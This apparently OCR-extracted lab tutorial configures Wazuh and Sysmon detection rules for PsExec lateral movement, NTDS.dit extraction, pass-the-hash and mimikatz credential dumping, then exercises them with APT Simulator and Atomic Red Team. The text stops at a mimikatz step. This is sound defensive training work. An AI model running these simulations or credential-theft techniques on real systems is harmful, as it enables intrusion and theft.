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
- **-accepteula**: Automatically accepts the End User License Agreement (EULA). This is required to run Sysmon without interactive input.
- **-i sysmonconfig.xml**: Installs Sysmon and loads a configuration file named **sysmonconfig.xml**, which contains rules for what events Sysmon should log.



Agent Config C:\Program Files (x86)\ossec-agent\ossec.conf

```
  <localfile>
    <location>Microsoft-Windows-Sysmon/Operational</location>
    <log_format>eventchannel</log_format>
  </localfile>
</ossec_config>
```

Add in End Line

```
PS C:\Users\Administrator\Downloads\Sysmon> Restart-Service -Name wazuh
PS C:\Users\Administrator\Downloads\Sysmon>
```

Restart Service

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

Edit file in Wazuh Server:

/var/ossec/etc/rules/local_rules.xml

Add the code in initial line

```
<group name="security_event, windows,">

  <!-- This rule detects when PsExec is launched remotely to perform
lateral movement within the domain. The rule uses Sysmon events
collected from the domain controller. -->
  <rule id="110004" level="12">
    <if_sid>61600</if_sid>
    <field name="win.system.eventID" type="pcre2">17|18</field>
    <field name="win.eventdata.PipeName"
type="pcre2">\\PSEXESVC</field>
    <options>no_full_log</options>
    <description>PsExec service launched for possible lateral movement
within the domain</description>
  </rule>

  <!-- This rule detects NTDS.dit file extraction using a sysmon event
captured on the domain controller -->
  <rule id="110006" level="12">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine"
type="pcre2">NTDSUTIL</field>
    <description>Possible NTDS.dit file extraction using
ntdsutil.exe</description>
  </rule>
```

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```
  <!-- This rule detects Pass-the-ash (PtH) attacks using windows
security event 4624 on the compromised endpoint -->
  <rule id="110007" level="12">
    <if_sid>60103</if_sid>
    <field name="win.system.eventID">^4624$</field>
    <field name="win.eventdata.LogonProcessName"
type="pcre2">seclogo</field>
    <field name="win.eventdata.LogonType" type="pcre2">9</field>
    <field name="win.eventdata.AuthenticationPackageName"
type="pcre2">Negotiate</field>
    <field name="win.eventdata.LogonGuid" type="pcre2">{00000000-0000-
0000-0000-000000000000}</field>
    <options>no_full_log</options>
    <description>Possible Pass the hash attack</description>
  </rule>

  <!-- This rule detects credential dumping when the command
sekurlsa::logonpasswords is run on mimikatz -->
  <rule id="110008" level="12">
    <if_sid>61612</if_sid>
    <field name="win.eventdata.TargetImage"
type="pcre2">(?i)\\\\system32\\\\lsass.exe</field>
    <field name="win.eventdata.GrantedAccess"
type="pcre2">(?i)0x1010</field>
    <description>Possible credential dumping using
mimikatz</description>
  </rule>

</group>
```

Restart Wazuh-Manager service

systemctl restart wazuh-manager

```
[root@wazuh-server wazuh-user]#  nano /var/ossec/etc/rules/local_rules.xml
[root@wazuh-server wazuh-user]# systemctl restart wazuh-manager
[root@wazuh-server wazuh-user]#
```

ATTACK DEMO

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



Access Securtiy Events

APT Simulator

APT Simulator is a Windows Batch script that uses a set of tools and output files to make a system look as if it was compromised. In contrast to other adversary simulation tools, APT Simulator is designed to make the application as simple as possible. You don't need to run a web server, database or any agents on set of virtual machines. Just download the prepared archive, extract and run the contained Batch file as Administrator. Running APT Simulator takes less than a minute of your time.

https://github.com/NextronSystems/APTSimulator/releases



Password Zip File: apt

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

Proceed Execution using Y

The options include:

- **[0] RUN EVERY TEST**: This option would run all tests in sequence.
- **[1] Collection**: Tests simulating data collection techniques used by attackers.

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
- **[2] Command and Control**: Simulates techniques used to establish and maintain communication with a compromised system.
- **[3] Credential Access**: Simulates attempts to access and extract user credentials.
- **[4] Defense Evasion**: Tests methods attackers use to avoid detection.
- **[5] Discovery**: Simulates techniques used to gain information about the system.
- **[6] Execution**: Tests execution of code, which is common in many attack scenarios.
- **[7] Lateral Movement**: Simulates the movement through a network from one system to another.
- **[8] Persistence**: Tests methods used by attackers to maintain their foothold in a system.
- **[9] Privilege Escalation**: Simulates attempts to gain higher-level permissions.

Additional options include:

- **[C] CobaltStrike Beacon Simulation**: CobaltStrike is known to be a threat emulation tool, and this option likely simulates beaconing techniques used for command and control.
- **[A] Apply AV Exclusions in Registry**: This could set up the registry to exclude certain paths or processes from antivirus scanning, useful for testing without interference from security software.
- **[S] Settings**: Likely allows the user to configure settings for the tests.
- **[E] Exit**: To exit the program.

```
  [0] RUN EVERY TEST
  [1] Collection
  [2] Command and Control
  [3] Credential Access
  [4] Defense Evasion
  [5] Discovery
  [6] Execution
  [7] Lateral Movement
  [8] Persistence
  [9] Privilege Escalation

  [C] CobaltStrike Beacon Simulation

  [A] Apply AV Exclusions in Registry
  [S] Settings
  [E] Exit

Your selection (then press ENTER): 0

################################################################################
RUNNING SET: "collection"

================================================================================
WORKING DIRS AND FILES
Creating typical attacker working directory C:\TMP ...
Dropping typical temporary files into that directory
```

Execution Option: 0




Example Alert

The alert is presented in a structured format with various fields providing detailed information:

- **Timestamp**: The date and time of the alert are recorded as January 1, 2024, at 13:36:20.145.
- **Agent Information**: The alert originates from an agent with ID 003 and IP 10.0.0.231, named "Tutorial-Wazuh."

- **Event Details**: The main content of the alert is a log from Windows PowerShell with a severity level marked as 'Informational'. It shows that a PowerShell command was executed with an 'exec bypass' parameter, which is typically used to bypass execution policy restrictions in PowerShell. The command includes a call to 'powershell.exe' with encoded commands that, when decoded, seem to point to a web request to 'www.google.com' on port 80. This could be a legitimate administrative action or a sign of suspicious activity, depending on the context.
- **System Information**: The host name is 'ConsoleHost' and it's running Windows version 5.1.14493.693. The event was logged in the Microsoft-Windows-PowerShell/Operational channel, with the event ID 4103.
- **Additional Metadata**: The log entry includes a unique identifier (_id), the event record ID, and other metadata related to the system and event logging



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


The dashboard provides various visual representations of security alerts and their characteristics:

- **Total Alerts**: There have been 2 total alerts.
- **Level 12 or above alerts**: The number of high-severity alerts (Level 12 or above) is indicated as 2, suggesting that two significant security events have been detected.
- **Authentication failure/success**: There are no authentication failures or successes logged, which could mean there have been no recent authentication-related events, or they haven't met the criteria to trigger an alert.


The graphs provide different views of the alerts:

- **Alert group evolution**: A time-series plot that likely shows the frequency of alerts over time, categorized by the type of alert (e.g., windows, powershell, etc.). It seems there has been a spike in alerts categorized under 'windows_security' at a specific time.
- **Top 5 alerts**: A donut chart breaking down the most frequent types of alerts, which provides a quick way to see which alerts are most common.
- **Top 5 rule groups**: A pie chart showing the distribution of alerts across different rule groups. This helps in understanding which rules are triggering most often.
- **Top PCI-DSS Requirements**: This donut chart shows the distribution of alerts related to PCI-DSS (Payment Card Industry Data Security

Standard) requirements, which is critical for organizations handling cardholder data.

At the bottom, there is a table titled "Security Alerts" with columns for time, techniques, tactics, description, level, and rule ID. This table would list individual alerts along with these details, but the content is not visible in the given image.

Overall, this dashboard is a valuable tool for security professionals to monitor, analyze, and prioritize responses to potential security incidents within their network. The level 12 alerts suggest that there were significant events that would likely require immediate investigation.



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Atomic Red Team

Atomic Red Team is a library of tests that security teams can use to simulate adversarial activity in their environments. It is an open-source project maintained by Red Canary along with contributions from the security community.

1. **Atomic Tests**: The tests, referred to as "atomics," are small, discrete, and modular. They simulate specific tactics and techniques identified in the MITRE ATT&CK framework, which is a knowledge base of adversary tactics and techniques based on real-world observations.
2. **Ease of Use**: Atomic Red Team is designed to be accessible for security teams with varying levels of expertise. The tests can be executed with simple commands, making it easy to integrate into security practices.
3. **Customizable**: The tests can be tailored to fit different environments and requirements. This customization allows teams to focus on particular areas of concern or adjust the tests to avoid disrupting critical systems.
4. **Community-Driven**: Security professionals around the world contribute to the Atomic Red Team project, enhancing the tests and keeping the library up-to-date with new findings from the field.
5. **Integration with Tools**: While Atomic Red Team can be used independently, it can also be integrated with other security tools and platforms to enhance incident response exercises, security monitoring, and more.
6. **Educational Resource**: For those new to security testing or the ATT&CK framework, Atomic Red Team serves as an educational tool, providing examples of how various techniques are executed.
7. **PowerShell Scripts**: Many of the tests are implemented as PowerShell scripts, which makes them suitable for execution on Windows systems. These scripts are often accompanied by .psd1 files, which are PowerShell Data files containing metadata about the script modules.

https://github.com/redcanaryco/atomic-red-team

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

Name	Date modified	Type	Size
.github	1/1/2024 8:40 AM	File folder	
docker	1/1/2024 8:40 AM	File folder	
kubernetes	1/1/2024 8:40 AM	File folder	
Private	1/1/2024 8:40 AM	File folder	
Public	1/1/2024 8:40 AM	File folder	
sandbox	1/1/2024 8:40 AM	File folder	
CODE_OF_CONDUCT.md	12/28/2023 8:02 A...	MD File	4 KB
install-atomicredteam	12/28/2023 8:02 A...	Windows PowerSh...	5 KB
install-atomicsfolder	12/28/2023 8:02 A...	Windows PowerSh...	7 KB
Invoke-AtomicRedTeam	12/28/2023 8:02 A...	Windows PowerSh...	4 KB
Invoke-AtomicRedTeam	12/28/2023 8:02 A...	Windows PowerSh...	1 KB
LICENSE	12/28/2023 8:02 A...	Text Document	2 KB
PSScriptAnalyzerSettings	12/28/2023 8:02 A...	Windows PowerSh...	1 KB
README.md	12/28/2023 8:02 A...	MD File	2 KB

```
PS C:\Users\Administrator\Downloads\invoke-atomicredteam-master\invoke-atomicredteam-master> Import-Module .\Invoke-Atom
icRedTeam.psm1
PS C:\Users\Administrator\Downloads\invoke-atomicredteam-master\invoke-atomicredteam-master>
```

Install Invoke-AtomicRedTeam Module

```
PS C:\Users\Administrator\Downloads\invoke-atomicredteam-master\invoke-atomicredteam-master> .\install-atomicredteam.ps1

PS C:\Users\Administrator\Downloads\invoke-atomicredteam-master\invoke-atomicredteam-master> .\install-atomicsfolder.ps1
```

Install AtomicRedTeam Files

```
PS C:\Users\Administrator\Downloads\invoke-atomicredteam-master\invoke-atomicredteam-master> Invoke-AtomicTest



cmdlet Invoke-AtomicTest at command pipeline position 1
Supply values for the following parameters:
AtomicTechnique[0]: 0
AtomicTechnique[1]:
```

Execute Invoke-AtomicTest

```
Invoke-AtomicTest T1117
```

```
Invoke-AtomicTest T1117 -PathToAtomicsFolder "C:\path\to\atomics"
```

```
PS C:\Users\Administrator\Downloads\invoke-atomicredteam-master\invoke-atomicredteam-master> Invoke-AtomicRunner
Couldn't find schedule file (C:\Users\Administrator\AtomicRunner\AtomicRunnerSchedule.csv) Update the path to the schedule file in the config or ge
nerate a new one with 'Invoke-GenerateNewSchedule'
No active tests were found. Edit the 'enabled' column of your schedule file and set some to enabled (True)
No test guid's or enabled tests.
```

```
Invoke-AtomicRunner.ps1 -TestNumbers 1,2,3
```

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




Log Result in Wazuh



Mimikatz Example



Import Module Invoke-Mimikatz.ps1

